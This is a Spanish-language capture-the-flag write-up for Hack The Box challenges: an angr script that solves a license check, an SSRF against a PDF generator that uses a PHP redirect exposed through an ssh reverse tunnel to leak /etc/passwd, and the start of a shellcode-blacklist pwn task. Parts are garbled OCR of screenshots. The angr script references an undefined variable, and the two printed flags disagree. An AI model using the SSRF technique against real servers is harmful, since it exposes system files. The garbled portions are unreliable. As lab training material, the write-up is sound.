
Spooky License [20 Points] - Reverse

Procedimiento

Luego de descargar los archivos proporcionados por HTB, utilizamos el comando `file` para determinar con qué tipo de archivo debemos trabajar.




Podemos ver que es un 64-bit stripped binary, entonces utilizaremos ghidra para ver si logramos obtener código que nos sea de utilidad.



Encontramos esta función, donde vemos que se hace el `puts` que vemos en terminal cuando corremos el archivo ('Invalid License Format'). Vemos que para la condición donde se cumple el formato de la licencia se hacen muchas modificaciones, lo que nos hace pensar que angr será una herramienta de utilidad en este caso. Pero sí logramos obtener un dato

importante con ghidra, vemos que para entrar al *if*, el argumento debe ser de tamaño 0x20 (32).



```

File Actions Edit View Help
import angr
import claripy
p=angr.Project('spookylicence', auto_load_libs=False)
args=['./spookylicence']
sym_arg_size=32
sym_arg=claripy.BVS('sys_arg', sym_arg_size)
argv.append(sym_arg)

state=p.factory.entry_state(args=args, add_options={angr.sim_options.ZERO_FILL_UNCONSTRAINED_MEMORY})
sm=p.factory.simulation_manager(state)

exit_point = 0x400000+0x187d #where the license checking function ends
avoid_point = 0x400000+0x1890 #where the puts is called

sm.explore(find=exit_point, avoid=avoid_point)
if sm.found:
    print("gottem")
    solution = sm.found[0].solver.eval(argv[1], cast_to=bytes)
    print(solution)
else:
    print("failed")


```

"exploit.py" 22L, 695B

Abrimos nuestro ambiente virtual de angr y creamos el archivo de python que utilizaremos para averiguar un posible argumento que nos funcione.

A continuación se describe el funcionamiento del script:

- Se realizan los imports de las bibliotecas necesarias
- Creamos un nuevo proyecto de angr
- Definimos un arreglo de argumentos que empiezan con el nombre del archivo, seguido de 32 bits (por la información que obtuvimos antes)
- Se define el argumento, en el state, junto a ciertas opciones de angr para evitar comportamiento no deseado
- Para angr la *base address* es 0x4000, entonces en el *exit_point* le sumamos la dirección final de la función que chequea la licencia



The screenshot shows the CodeBrowser interface with the following details:

- Program Trees:** Shows the project structure with files like `bss`, `.data`, `.got`, `.dynamic`, `.fini.array`, and `.init.array`.
- Symbol Tree:** Shows symbols including `FUN_00101016`, `FUN_00101018`, `FUN_00101019`, `puts`, and `strlen`.
- Decompiler:** Displays the assembly code for the `FUN_00101169` function, which contains a `CALL <EXTERNAL>::puts` instruction at address `00101878`.
- Console - Scripting:** Shows the command `ROP1.s_License_Correct_00102035`.
- Code Editor:** Displays the decompiled C-like pseudocode for the license verification logic, involving pointer arithmetic and string comparisons.

- Al avoid_pointang le sumamos la dirección donde se realiza el puts de 'License Invalid'

The screenshot shows the CodeBrowser interface with the following details:

- Title Bar:** CodeBrowser: Test:/spookylicence
- File Menu:** File, Edit, Analysis, Graph, Navigation, Search, Select, Tools, Window, Help
- Left Sidebar:**
 - Trash
 - File System
 - Program Trees
 - spookylicence
 - bss
 - data
 - got
 - dynamic
 - fini_array
 - int_array
 - Symbol Tree
 - FUN_001010e
 - FUN_0010116
 - FUN_001018a
 - FUN_0010191
 - puts
 - puts
 - strien
 - strien
 - Data Type Manager
- Middle Panel:** Listing view for the file 'spookylicence'. It shows assembly code with labels like .LBB0_1, .LBB0_2, .LBB0_3, .LBB0_4, .LBB0_5, .LBB0_6, .LBB0_7, .LBB0_8, .LBB0_9, .LBB0_10, .LBB0_11, .LBB0_12, .LBB0_13, .LBB0_14, .LBB0_15, .LBB0_16, .LBB0_17, .LBB0_18, .LBB0_19, .LBB0_20, .LBB0_21, .LBB0_22, .LBB0_23, .LBB0_24, .LBB0_25, .LBB0_26, .LBB0_27, .LBB0_28, .LBB0_29, .LBB0_30, .LBB0_31, .LBB0_32, .LBB0_33, .LBB0_34, .LBB0_35, .LBB0_36, .LBB0_37, .LBB0_38, .LBB0_39, .LBB0_40, .LBB0_41, .LBB0_42, .LBB0_43, .LBB0_44, .LBB0_45, .LBB0_46, .LBB0_47, .LBB0_48, .LBB0_49, .LBB0_50, .LBB0_51, .LBB0_52, .LBB0_53, .LBB0_54, .LBB0_55, .LBB0_56, .LBB0_57, .LBB0_58, .LBB0_59, .LBB0_60, .LBB0_61, .LBB0_62, .LBB0_63, .LBB0_64.
- Right Panel:** Decompile view for the function FUN_0010116. The decompiled C-like pseudocode is as follows:

```
25     ((pcVar1[0xf] == (char)(pcVar1[8] * pcVar1[0x1f])) +  
26     ((char)(pcVar1[0x4] * pcVar1[0x1f]) == (char)(pcVar1[  
27     ((char)(pcVar1[0x18] * pcVar1[0x1f]) == (char)(pcVar1[  
28     ((char)(pcVar1[0x19] * pcVar1[0x1f]) == (char)(pcVar1[  
29     ((char)(pcVar1[0xc] * pcVar1[0x10]) == (char)(pcVar1[  
30     (((char)(pcVar1[0xf] * pcVar1[0x1f]) == (char)(pcVar1[0x1  
31     (((char)(pcVar1[1] * pcVar1[0x14]) == (char)(pcVar1[  
32     ((pcVar1[0x2] == (char)(pcVar1[0x10] * pcVar1[0x1e]  
33     ((char)(pcVar1[0x1e] * pcVar1[0xb]) == (char)(pcVar1[  
34     (((char)(pcVar1[5] * pcVar1[0x13]) == (char)(pcVar1[  
35     ((char)(pcVar1[0xd] * pcVar1[0x1d]) == (char)(pcVar1[  
36     ((pcVar1[0x17] == (char)(pcVar1[0xd] * pcVar1[0x1f]) +  
37     ((pcVar1[0x13] == (char)(pcVar1[0x8] * pcVar1[0xd] + 0x17  
38     ((char)(pcVar1[16] * pcVar1[0x16]) == (char)(pcVar1[3  
39     ((char)(pcVar1[0x1c] == (char)(pcVar1[0x10] * pcVar1[0x14] +  
40     ((pcVar1[0x10] == (char)(pcVar1[0x2] * pcVar1[5]) +  
41     ((char)(pcVar1[0x1e] * pcVar1[0x13]) == (char)(pcVar1[  
42     ((char)(pcVar1[0x14] * pcVar1[0xb]) == (char)(pcVar1[  
43     (((char)(pcVar1[11] * pcVar1[7]) == (char)(pcVar1[0x11] -  
44     ((char)(pcVar1[11] * pcVar1[0x15]) == (char)(pcVar1[0x11] +  
45     puts("License Correct");  
46     uVar2 = 0;  
47 }  
48 else {  
49     puts("License Invalid");  
50     uVar2 = 0xffffffff;  
51 }  
52 }  
53 else {  
54     puts("Invalid License Format");  
55     uVar2 = 0xffffffff;  
56 }  
57 }  
58 else {  
59     puts("./spookylicence <license>");  
60     uVar2 = 0xffffffff;  
61 }  
62 return uVar2;  
63 }  
64 }
```

- Finalmente corremos el explore para comenzar el ‘ataque’ para encontrar una licencia válida que nos permite llegar al exit_point

The screenshot shows the angr debugger interface with the following details:

- Title Bar:** CodeBrowser: Test/spookylicence
- File Menu:** File, Edit, Analysis, Graph, Navigation, Search, Select, Tools, Window, Help.
- Program Trees:** Shows a tree view of the program's memory space, including sections like .bss, .got, .dynamic, .fini_array, .init_array, and .rodata.
- Symbol Tree:** Shows symbols such as FUN_001010e, FUN_0010116, FUN_001018a, FUN_0010191, puts, puts, strien, and strien.
- Data Type Manager:** Shows Data Types, BuiltInTypes, and specific types for the current file: spookylicence and generic_clib_64.
- Code Editor:** Displays assembly code for the function `rev_spookylicence`. The assembly includes instructions like `MOV [RAX], RDX`, `MOVZX EAX, byte ptr [RAX]`, and `JNE .L1`. It also shows memory writes to `[RDX + local_10]` and `[RDX + local_10 + 0x10]`.
- Registers:** Registers shown include RAX, RDX, ECX, ECSP, ECIP, and ECSP.
- Stack:** The stack shows memory at `0x00100000` containing the string `b'HTB{The_p00000key_l1c3n3K3Y}'`.
- Memory Dump:** A dump window shows memory starting at `0x00100000` with hex values and ASCII representation.
- Console:** Shows command history and output.

Como vemos, mediante el script logramos obtener la bandera.

Herramientas

- Angr
- Ipython
- Ghidra

Debilidad (CWE)

CWE-327: Use of a Broken or Risky Cryptographic Algorithm

Patrón de Ataque (CAPEC)

CAPEC-20: Encryption Brute Forcing

Bandera

HTB{The_sp0000000key_liC3nC3K3Y}

PDFy [30 Points] - Web


Procedimiento

Para empezar, el reto no contiene archivos descargables y solo se trabaja con una instancia de la página. El reto viene con una pista que dice lo siguiente: "Welcome to PDFy, the exciting challenge where you turn your favorite web pages into portable PDF documents! It's your chance to capture, share, and preserve the best of the internet with precision and creativity. Join us and transform the way we save and cherish web content! NOTE: Leak /etc/passwd to get the flag!"

La última parte donde dice "NOTE: Leak /etc/passwd to get the flag!" es una gran pista ya que nos muestra que se debe de acceder este directorio de la página para obtener el flag.



El sitio tiene esta apariencia. Tenemos un inputbox donde podemos insertar la URL de un sitio web, y la página devuelve un pdf con un screenshot de dicha página.



Esto nos da una idea general de su flujo de trabajo. Utiliza el URL para acceder al sitio y utilizarlo para que haga solicitudes por parte del sitio PDFy. Esto indica la posibilidad de que el sitio sea débil a un server side request forgery (CWE-918) .

La idea principal sería crear un sitio al que PDFy pueda hacer una solicitud, donde el sitio trata de acceder al directorio /etc/passwd permitiéndonos encontrar la ubicación del flag.

Para esto, decidimos utilizar php y ssh como herramienta para crear una instancia de un sitio web que nos permita lograr esto.

Primero creamos la página php.

The screenshot shows a terminal window with the following session:

```
(kali㉿kali)-[~/hack6]
$ touch index.php
(kali㉿kali)-[~/hack6]
$ open index.php
Usage: ssh [-46AaCFGgKkMNnqstTtVvXxYy] [-B bind_interface]
          [-c cipher_spec] [-D [bind_address:]port] [-E l
          [-e escape_char] [-F configfile] [-I pkcs11] [-
          eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500 [-l login_name]
          inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
          inet6 fe80::ab6f:6583:f642:f0c6 prefixlen 64 scopeid 0x20<link>
          ether 08:00:27:d2:26:79 txqueuelen 1000 (Ethernet) ...
          RX packets 22749 bytes 21434857 (20.4 MiB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 11825 bytes 2318062 (2.2 MiB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
          ...
          To set up and manage custom domains go to https://admin.localhost.run/
```

The terminal shows the creation of an index.php file, opening it with a browser, and executing it via SSH. The browser output shows "Hello World!" and a warning about the authenticity of the host. The SSH session shows the IP address 10.0.2.15 and network statistics.

Creamos el archivo .php y lo llenamos con el siguiente código de html con un tag que corra la función de php *header*. Esta función nos permite redirigir a los usuarios a alguna dirección específica, en este caso, queremos acceder al /etc/passwd de la página PDFy.

Siguentemente creamos una instancia de esta página que hicimos utilizando php. Primero utilizamos el comando *ifconfig* para conocer el IPv4 address asignado a eth0 para poder utilizar nuestra computadora como un servidor. Así podemos hostear una instancia de index.php donde tenemos nuestro payload.

The screenshot shows a terminal window with the following session:

```
(kali㉿kali)-[~/hack6]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500 [-l login_name]
      inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
      inet6 fe80::ab6f:6583:f642:f0c6 prefixlen 64 scopeid 0x20<link>
      ether 08:00:27:d2:26:79 txqueuelen 1000 (Ethernet) ...
      RX packets 22749 bytes 21434857 (20.4 MiB)
      RX errors 0 dropped 0 overruns 0 frame 0
      TX packets 11825 bytes 2318062 (2.2 MiB)
      TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
      ...
      To set up and manage custom domains go to https://admin.localhost.run/
```


The terminal shows the output of the ifconfig command, which displays the IP address 10.0.2.15 assigned to the eth0 interface.

Iniciamos la instancia de *index.php* de forma local con *php -S 10.0.2.15:3000*, donde el 3000 es el puerto que deseamos utilizar.



```
(kali㉿kali)-[~/hack6]
$ php -S 10.0.2.15:3000
[Sun Oct 27 21:05:07 2024] PHP 8.2.21 Development Server (http://10.0.2.15:3000) started
```

Siguentemente, utilizamos ssh para hospedar nuestra instancia en internet. Utilizamos el comando *ssh -R 80:10.0.2.15:3000 nokey@localhost.run*.



The screenshot shows a web browser window with the following content:

```
(kali㉿kali)-[~] ack6
$ ssh -R 80:10.0.2.15:3000 nokey@localhost.run


Welcome to localhost.run!
Follow your favourite reverse tunnel at [https://twitter.com/localhost_run].
To set up and manage custom domains go to https://admin.localhost.run/
More details on custom domains (and how to enable subdomains of your custom domain) at https://localhost.run/docs/custom-domains
If you get a permission denied error check the faq for how to connect with a key or create a free tunnel without a key at [http://localhost:3000/docs/faq#generating-an-ssh-key].
To explore using localhost.run visit the documentation site:
https://localhost.run/docs/ (Local Loopback)
  100% 1.002MB 1.002MB (1.0 MB)

** your connection id is 10610a4b-4414-46b3-a4fb-25d7896c3ddd, please mention it if you send me a message about an issue. **


authenticated as anonymous user
238779204f3619.lhr.life tunneled with tls termination, https://238779204f3619.lhr.life
create an account and add your key for a longer lasting domain name. see https://localhost.run/docs/forever-free/ for more information.
[Sun Oct 27 21:05:07 2024] PHP 8.2.21 Development Server (http://10.0.2.15:3000) started
Open your tunnel address on your mobile with this QR:
```

En la parte inferior subrayado se nos provee el enlace a nuestra instancia.

Al entrar a este enlace, se muestra el siguiente error ya que se trata de acceder a un directorio que no existe.



Finalmente, introducimos en el sitio de PDFy el enlace a nuestra instancia. Siguentemente, se muestra el resultado.



El sitio genera un archivo PDF con nuestro flag. Forzamos al sitio a acceder a nuestro sitio de php. Un sitio que trata de acceder al directorio `/etc/passwd` por lo que logramos acceder a esta dirección del sitio PDFy cuándo PDFy utiliza y accede a index.php.

Herramientas

- PHP
- SHH

Debilidad (CWE)

CWE-918: Server-Side Request Forgery (SSRF)

Patrón de Ataque (CAPEC)

CAPEC-664: Server Side Request Forgery


Bandera

HTB{pdF_g3n3r4t1on_g03s_brrr!}

Execute [20 Points] - Pwn

Procedimiento


Descargamos los archivos del reto y recibimos un archivo ejecutable, su código fuente y un archivo de texto llamado *flag.txt* donde se encuentra la bandera.



The terminal window shows the command `./execute` being run. The output is:

```
(kali㉿kali)-[~/hack7/pwn_execute]
$ ./execute
Hey, just because I am hungry doesn't mean I'll execute everything
Hello
Hehe, told you ... won't accept everything
```

Si ejecutamos el archivo ejecutable, este recibe una entrada e imprime el texto anterior. Si abrimos el código fuente vemos que recibe la entrada, valida que no contenga un grupo especificado de bytes y listo.



The challenge details page for "Execute" shows the following code snippet:

```
int main(){
    char buf[62];
    char blacklist[] = "\x3b\x54\x62\x69\x6e\x73\x68\xf6\xd2\xc0\x5f\xc9\x66\x6c\x61\x67";

